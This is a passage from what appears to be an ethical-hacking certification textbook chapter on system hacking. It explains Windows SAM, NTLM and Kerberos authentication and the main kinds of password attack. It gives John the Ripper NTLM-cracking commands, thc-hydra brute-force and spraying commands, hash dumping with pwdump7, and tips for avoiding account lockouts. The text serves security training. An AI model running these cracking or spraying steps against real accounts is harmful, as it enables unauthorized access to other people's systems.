Module 06: System Hacking

Introduction

After collecting information using reconnaissance techniques such as footprinting, scanning, enumeration, and vulnerability analysis, explained in previous chapters, you can now proceed to the next level: System Hacking. All information extracted so far is focused on the target. Now, using this collection of information, we will move forward to access the system.

The information collected in the previous phases will include a list of valid usernames, email addresses, passwords, groups, IP ranges, operating systems, hardware and software versions, shares, protocols and services information, and other details. The more information an attacker is able to collect, the more precise an image of the target they will have.

Gaining access to a system is often considered one of the key objectives for an attacker. The attacker gathers information through methods such as footprinting, scanning, enumeration, and vulnerability analysis, subsequently using this information to penetrate the target system. This module will concentrate on the various tools and methods employed by an attacker to compromise a system.

By the conclusion of this module, you will be able to:

- Describe the various methods to access a system
- Implement techniques for privilege escalation
- Outline different strategies for obtaining and retaining remote access to a system
- Identify various forms of rootkits
- Define steganography and steganalysis methods
- Utilize different approaches to conceal the evidence of a breach
- Adopt multiple countermeasures against system hacking

Gaining Access

In this phase, an attacker initiates an active connection to intrude into the target's system using the information collected in previous phases. In some cases of reconnaissance or enumeration, the attacker finds enough information or a vulnerability through which they can gain access without any need for a password.

Cracking Passwords

Microsoft Authentication

When individuals access a Windows computer, several procedures are carried out for user verification. The Windows operating system utilizes three protocols offered by Microsoft to authenticate its users.

Security Accounts Manager (SAM) Database

Windows manages user accounts and passwords in a hashed format (a one-way hash) using the Security Accounts Manager (SAM) database or Active Directory Database. Instead of storing passwords in plaintext, the system saves them in a hashed form to safeguard against attacks. The SAM database is implemented as a registry file, and the Windows kernel maintains an exclusive filesystem lock on the SAM file. This filesystem lock provides a level of security for password storage.

It is impossible to copy the SAM file to another location during online attacks because the system enforces an exclusive filesystem lock. While Windows is operational, a user cannot copy or move the SAM file due to this lock, which remains until either a blue screen exception occurs or the operating system is shut down. However, attackers can dump the on-disk contents of the SAM file using different methods to make the password hashes accessible for offline brute-force attacks. The SAM file employs a SYSKEY function (available in Windows NT 4.0 and subsequent versions) to encrypt the password hashes partially.

Although hackers may employ deceptive methods to uncover the data, the encrypted keys utilizing a one-way hash make it challenging to breach. Furthermore, certain versions include a secondary key, which ensures that the encryption is unique to that particular copy of the operating system.

NTLM Authentication

NT LAN Manager (NTLM) is a standard authentication method that carries out authentication through a challenge/response mechanism. Because it does not adhere to any formal protocol specification, there is no assurance that it operates effectively in all circumstances. Additionally, it has been utilized in certain Windows systems, where it functioned successfully. NTLM authentication includes two protocols: the NTLM authentication protocol and the LAN Manager (LM) authentication protocol. These protocols utilize different hashing techniques to save users' passwords in the SAM database.

Kerberos Authentication

Kerberos is a protocol for network authentication that offers robust authentication for client/server applications using secret-key cryptography. This protocol ensures mutual authentication, meaning that both the server and the user validate each other's identities. Communications over the Kerberos protocol are safeguarded against replay attacks and eavesdropping.

Kerberos utilizes a Key Distribution Center (KDC), which serves as a trusted intermediary. This is divided into two logically separate components: an Authentication Server (AS) and a Ticket-Granting Server (TGS). Kerberos employs "tickets" to establish a user's identity. Microsoft has

updated its default authentication method to Kerberos, delivering more robust authentication for client/server applications compared to NTLM.



Figure 6-01: Windows Authentication

How are Hash Passwords Stored in Windows SAM?

Windows operating systems utilize a Security Account Manager (SAM) database file to keep user passwords. The SAM file can be found at %SystemRoot%\system32\config\SAM in Windows systems, and it is mounted in the registry under the **HKEY_LOCAL_MACHINE\SAM** hive. It contains hashed passwords in either LM or NTLM format.

Figure 6-02: Storing a User Password using LM/NTLM Hash

NTLM replaces the LM hash, which is vulnerable to being cracked. Although newer versions of Windows still provide support for LM hashes for compatibility reasons, Vista and subsequent Windows versions have LM hashes disabled by default. In the more recent versions of Windows, the LM hash remains nonexistent. Choosing to eliminate LM hashes initiates an extra verification process during password change activities. However, it does not instantly remove LM hash values from the SAM. The SAM file keeps a "dummy" value in its records, which is unrelated to the user's actual password and is identical across all user accounts. Calculating LM hashes for passwords longer than 14 characters is not feasible. Therefore, when a user or administrator assigns a password exceeding 14 characters, the LM hash value is set to this "dummy" value.

Tools to Extract the Password Hashes

The following tools can be utilized to extract the password hashes from the target system:

pwdump7

pwdump7 is an application that retrieves password hashes (one-way functions or OWFs) from the SAM database of NT. This tool extracts both LM and NTLM password hashes of local user accounts directly from the Security Account Manager (SAM) database. The application operates by retrieving the binary SAM and SYSTEM files from the filesystem, after which it extracts the hashes. One of the notable features of pwdump7 is its ability to dump protected files as well. Pwdump7 can also obtain passwords in an offline manner by selecting the relevant target files. Using this tool necessitates having administrative privileges on the remote system.

As illustrated in Figure 6-03, attackers utilize this tool to pull password hashes from the targeted system.



Figure 6-03: pwdump7 Screenshot

NTLM Authentication Process

NTLM consists of three methods for challenge-response authentication: LM, NTLMv1, and NTLMv2, which all utilize the same authentication technique. The key distinction among them is the degree of encryption used. In the process of NTLM authentication, the client and server determine an authentication protocol. This negotiation is facilitated by the Security Support Provider (SSP), which is agreed upon by Microsoft.



Figure 6-04: NTLM Authentication Process

The steps outlined below illustrate the procedure and sequence of client authentication to a domain controller utilizing any NTLM protocol:

- The user inputs their username and password in the logon interface.
- Windows processes the password through a hashing algorithm, producing a hash based on the entered password.
- The client machine submits a login request along with the domain name to the domain controller.
- The domain controller creates a 16-byte random string known as a "nonce" and sends it to the client machine.
- The client machine encrypts the nonce using a hash of the user's password and returns it to the domain controller.
- The domain controller retrieves the user password's hash from the Security Accounts Manager (SAM) and uses it to encrypt the nonce. It then compares the resulting encrypted value with the one received from the client. If the values match, the client is authenticated, and the logon is considered successful.

EXAM TIP: Microsoft has updated its default authentication protocol to Kerberos, which offers stronger authentication for client/server applications compared to NTLM.

Kerberos Authentication

Kerberos is a protocol for network authentication that offers robust verification for client/server applications using secret-key cryptography, ensuring mutual authentication. Both the user and the server confirm each other's identities. Communications transmitted via this protocol are safeguarded against replay attacks and eavesdropping.



Figure 6-05: Kerberos Authentication Process

Kerberos utilizes the KDC, a trusted third party, which consists of two logically separate components: the AS and the TGS. The authorization mechanism in Kerberos issues a Ticket-Granting Ticket (TGT) to the user, which can be used after authentication for accessing specific services, allowing for Single Sign-On so that the user does not have to input their password again for any authorized services. Importantly, there is no direct communication between the application servers and the KDC; service tickets, even when issued by the TGS, are delivered to the service solely through the client requesting access.

Password Cracking

Password cracking refers to the technique of retrieving passwords from data that is sent by a computer system or from stored information within it. The objective of cracking a password may be to assist a user in retrieving a forgotten or lost password, to allow system administrators to verify the security of weak passwords, or to enable an attacker to obtain unauthorized access to a system.

Password cracking may be performed by brute-forcing or through a dictionary attack. A password can be guessed by tempering the communication, stealing the stored information, attempting access with default credentials, etc. Default passwords, guessable passwords, short passwords, passwords with weak encryption, and passwords containing only numbers or alphabet letters can be cracked with ease. Having a strong, lengthy, and difficult password is always the offensive protective line of defense against these cracking attacks. Typically, a good password contains:

- Case Sensitive Letters
- Special Characters
- Numbers
- Lengthy Password (typically more than 8 letters)

Types of Password Attacks

Cracking passwords is a vital part of system hacking. Methods used for password cracking frequently take advantage of legitimate techniques to obtain unauthorized access to systems, like retrieving a user's forgotten password.

The categorization of password attacks is based on the actions taken by the attacker, which fall into four main types:

1. **Non-Electronic Attacks** are those that do not require any technical understanding or knowledge. This type of attack can be done by shoulder surfing, social engineering, and dumpster diving. For example, obtaining username and password information by standing behind a target when they are logging in, interacting with sensitive information, etc. By shoulder surfing, passwords, account numbers, or other secret information can be gathered depending upon the carelessness of the target.
2. **Active Online Attacks** are among the simplest ways to obtain unauthorized administrative-level access to a system. In this attack, the attacker interacts with the target system to acquire password access. The methods employed for executing active online attacks include tactics such as password guessing, dictionary and brute-forcing attacks, password spraying, mask attacks, hash injection, LLMNR/NBT-NS poisoning, the use of trojans, spyware, keyloggers, internal monologue attacks, Markov-chain attacks, as well as Kerberos password cracking and NTLM relay attacks, among others.
3. **Passive Online Attack** refers to a type of attack on a system that results in no alterations to the system itself. In this kind of attack, the attacker does not need to interact with the system; instead, they observe or capture the data flowing through the communication channel to and from the system. The captured data is then utilized to infiltrate the system. Methods employed to execute passive online attacks include wiretapping, man-in-the-middle schemes, replay attacks, and more.
4. **Offline Attacks** involve attempts to retrieve plaintext passwords from a dump of password hashes. Attackers utilize pre-calculated hashes sourced from rainbow tables to execute offline and distributed network attacks.

Non-Electronic Attacks

The three types of non-electronic attacks include social engineering, shoulder surfing, and dumpster diving.

Social Engineering

In computer security, social engineering is a non-technical intrusion that exploits human behavior. It relies on human interaction and tricks individuals into breaching security protocols. A social engineer may engage in deceit to gain access to a computer network by earning the trust of an authorized user and extracting sensitive information. This method seeks to obtain confidential data through manipulation. Attackers can impersonate legitimate users or system administrators to acquire passwords.

Social engineers exploit people's natural tendency to build relationships and their trusting nature. Many individuals struggle to recognize the value of their own information, leading to a lack of protective measures. Social engineers often search dumpsters for valuable data and find it easier to obtain passwords than combinations to safes or lockers. The best defense is to educate, train, and raise awareness about these threats and the importance of information security.

Shoulder Surfing

Shoulder surfing refers to the method of obtaining passwords by positioning oneself near legitimate users and observing them as they input their passwords. In this form of attack, the aggressor watches the user's keyboard or screen during the login process and pays attention to any references the user might make when entering their password, such as looking at an object on their desk containing written passwords or memory aids. However, this type of attack can only be executed when the attacker is situated close to the target.

Additionally, this tactic can also take place in grocery store checkout lines, for instance, when a potential victim swipes their debit card and inputs their required Personal Identification Number (PIN). Since a PIN usually consists of four digits, this makes the attack relatively straightforward to carry out.

Dumpster Diving

Dumpster diving is a crucial attack technique that exploits significant vulnerabilities in the computer security of the targeted system. Sensitive information that individuals strive to safeguard and protect can be accessed by nearly anyone willing to rummage through waste. Searching through discarded items is a form of low-tech attack that carries various consequences. Dumpster diving was particularly prevalent in the 1980s. The term describes the act of gathering useful, general information from refuse sites such as trash bins, curbside containers, and dumpsters. Even today, inquisitive or malicious individuals sometimes discover discarded media containing password files, manuals, reports, receipts, credit card numbers, or other confidential documents.

Analyzing waste materials from garbage sites can assist attackers in acquiring unauthorized entry to the targeted systems, and there is considerable evidence backing this idea. Support staff frequently discard sensitive information without considering who might access it later. Attackers can then utilize the information collected in this manner to carry out other forms of attacks, like social engineering.

Active Online Attacks

Dictionary Attack

In this kind of attack, a cracking application loads a dictionary file that targets user accounts. This dictionary consists of a text file containing various common words that are often used as passwords. The application tests each word within the dictionary to discover the password. Attackers' dictionaries also incorporate entries with added numbers and symbols to words (e.g., "3December!962"). Simple keyboard patterns ("qwer0987"), which many believe create random and secure passwords, are included in such dictionaries as well. Dictionary attacks are generally more

effective than brute-force attacks; however, they cannot be executed on systems that utilize passphrases.

This type of attack is relevant in two scenarios:

- In cryptanalysis, to uncover the decryption key needed to convert ciphertext into plaintext
- In computer security, to circumvent authentication and gain control of the computer by guessing passwords

Methods to enhance the effectiveness of a dictionary attack include:

- Utilizing multiple dictionaries, such as specialized and foreign-language ones, to broaden the range of possibilities
- Applying string manipulation techniques along with the dictionary (e.g., if the dictionary contains the word “system,” anagrams like “metsys” might be created)
- Customizing wordlists to the target by incorporating information that is likely to be used in passwords, such as names, significant dates, and interests, which can be sourced from public profiles on social media or other accessible online information
- Including passwords from data breaches in the wordlist, as individuals often reuse passwords, making compromised passwords useful for dictionary attacks
- Many users substitute letters with numbers or symbols (e.g., "e" is replaced with "3", "i" with "1", "o" with "0") or append numbers or symbols to the end of their passwords
- If the password policy of the target system is known (for example, minimum length or requirements for numbers/symbols), modify the wordlist to consist only of passwords that fulfill these specifications
- Structure the attack in a manner that prevents triggering account lockouts, which may involve limiting the number of login attempts per hour or spreading attempts across various IP addresses
- Employ tools that enable parallel processing or distribute the attack over several machines to amplify the number of attempts made within a specific timeframe

Brute-Force Attack

In a brute-force attack, attackers try every possible character combination until they crack the password. Cryptographic algorithms must be robust enough to prevent a brute-force attack, which the RSA defines as follows: “Exhaustive key-search, or brute-force search, is the basic technique for trying every possible key in turn until the correct key is identified.”

A brute-force attack occurs when someone attempts to generate every single encryption key for data in order to uncover the required information. Even today, only those with sufficient processing power are capable of successfully executing this type of attack.

Cryptanalysis is a form of brute-force attack on encryption that involves searching through the keyspace. In simpler terms, testing all possible keys is one method used to retrieve the plaintext associated with a specific ciphertext. Identifying a key or plaintext through a method faster than a

brute-force attack is a way to compromise the cipher. A cipher is considered secure if no method exists to break it other than through brute-force means. Generally, all ciphers lack a definitive mathematical proof of security. Suppose the user selects keys randomly or searches in a random manner. In that case, the plaintext is likely to be revealed after the system has tested half of all possible keys.

Some of the factors to consider regarding brute-force attacks include:

- It is a lengthy process
- Eventually, all passwords will be discovered

Perform Dictionary and Brute-Force Attack

Step 1: Begin by acquiring the rockyou.txt wordlist, which can be found in the **/usr/share/wordlists** directory on the Linux system, or use the following command to download the file:

```
wget https://github.com/brannondorsey/naive-

hashcat/releases/download/data/rockyou.txt
```

Step 2: The attacker can generate a personalized password dictionary by adjusting the **john.conf** file to fit the specific password format needed.



Figure 6-06: John the Ripper Configuration File john.conf Screenshot

Step 3: Execute the command below to create a personalized password dictionary:

```
john --wordlist=</path_to/rockyou.txt> --rules –stdout > <path_to/output_wordlist.txt>
```

Step 4: Use the following John the Ripper command along with the customized wordlist file to begin cracking the NTLM hashes:

```
john --rules --wordlist=</path_to/output_wordlist.txt> --
format=NT /path/to/ntlm_hashes.txt
```



Figure 6-07: John the Ripper Cracking Hashes using Wordlist Screenshot

Step 5: Execute the command below to view the cracked passwords:

```
john --show /path/to/ntlm_hashes.txt
```

Figure 6-08: John the Ripper showing Cracked Passwords

Rule-Based Attack

Attackers employ this type of attack when they have acquired some details about the password. This method is more effective than both dictionary and brute-force attacks because the hacker possesses knowledge of the password format. For instance, if the attacker is aware that the password includes a two or three digit number, they can apply specific strategies to uncover the password quickly.

By gathering valuable information, such as the way numbers and/or special characters have been incorporated and the length of the password, attackers can reduce the time needed to crack it and enhance their cracking tools. This approach integrates brute force, dictionary, and syllable

methods. In online password-cracking scenarios, an attacker may sometimes utilize a mix of brute force and a dictionary, which falls under hybrid and syllable password-cracking techniques.

Hybrid Attack

This kind of attack relies on a dictionary attack. Individuals often modify their passwords simply by appending a few numbers to their previous passwords. In such instances, the program would introduce some digits and symbols to the words in the dictionary to attempt to decipher the password. For instance, if the previous password is "system," it's possible that the individual might change it to "system1" or "system2."

Syllable Attack

This cracking method is employed by hackers when passwords are not recognizable words. Attackers utilize dictionaries and various techniques to decipher them, as well as every conceivable combination.

Password Spraying Attack

A password spraying attack involves targeting several user accounts at once using one or a limited set of frequently used passwords. Unlike brute-force attacks that focus on individual user accounts, a password spraying attack seeks to compromise every user within a designated workgroup. In carrying out this attack, attackers primarily aim to take advantage of the account lockout policy, which enables users to attempt various passwords within a set timeframe or a specific number of attempts before their accounts become locked.

Initially, attackers try a commonly used password across multiple accounts simultaneously and wait for feedback before making another password attempt on those same accounts. They persist with this method while staying within the lockout limits, allowing them to experiment with a large array of passwords without triggering automatic lockout measures. Password spraying can occur at various stages through standard ports such as MSSQL (1433/TCP), SSH (22/TCP), FTP (21/TCP), SMB (445/TCP), Telnet (23/TCP), and Kerberos (88/TCP).



Figure 6-09: Password Spraying Attack Illustration

Attackers utilize tools such as thc-hydra to perform password spraying attacks.

thc-hydra

Attackers can utilize the thc-hydra tool to obtain unauthorized remote access to a target system by performing password cracking or password-spraying attacks. This tool enables attackers to select various methods for executing attacks with logins and passwords. For instance, attackers can employ options like **-l** for login and **-p** for password to direct hydra to attempt only this specific login and/or password. Furthermore, intruders can also use options such as **-L** for logins and **-P** for passwords, which are provided through text files containing the entries.

Below are some commands that attackers can employ using the above-mentioned options:

1. hydra -l admin -p password ftp://localhost/
2. hydra -L default_logins.txt -p test ftp://localhost/
3. hydra -l admin -P common_passwords.txt ftp://localhost/
4. hydra -L logins.txt -P passwords.txt ftp://localhost/



Figure 6-10: thc-hydra Screenshot

The following are some additional password-spraying attack tools:

- Metasploit (https://www.metasploit.com)
- Rubeus (https://github.com)
- adfsbrute (https://github.com)
- CrackMapExec (https://github.com)

Mask Attack

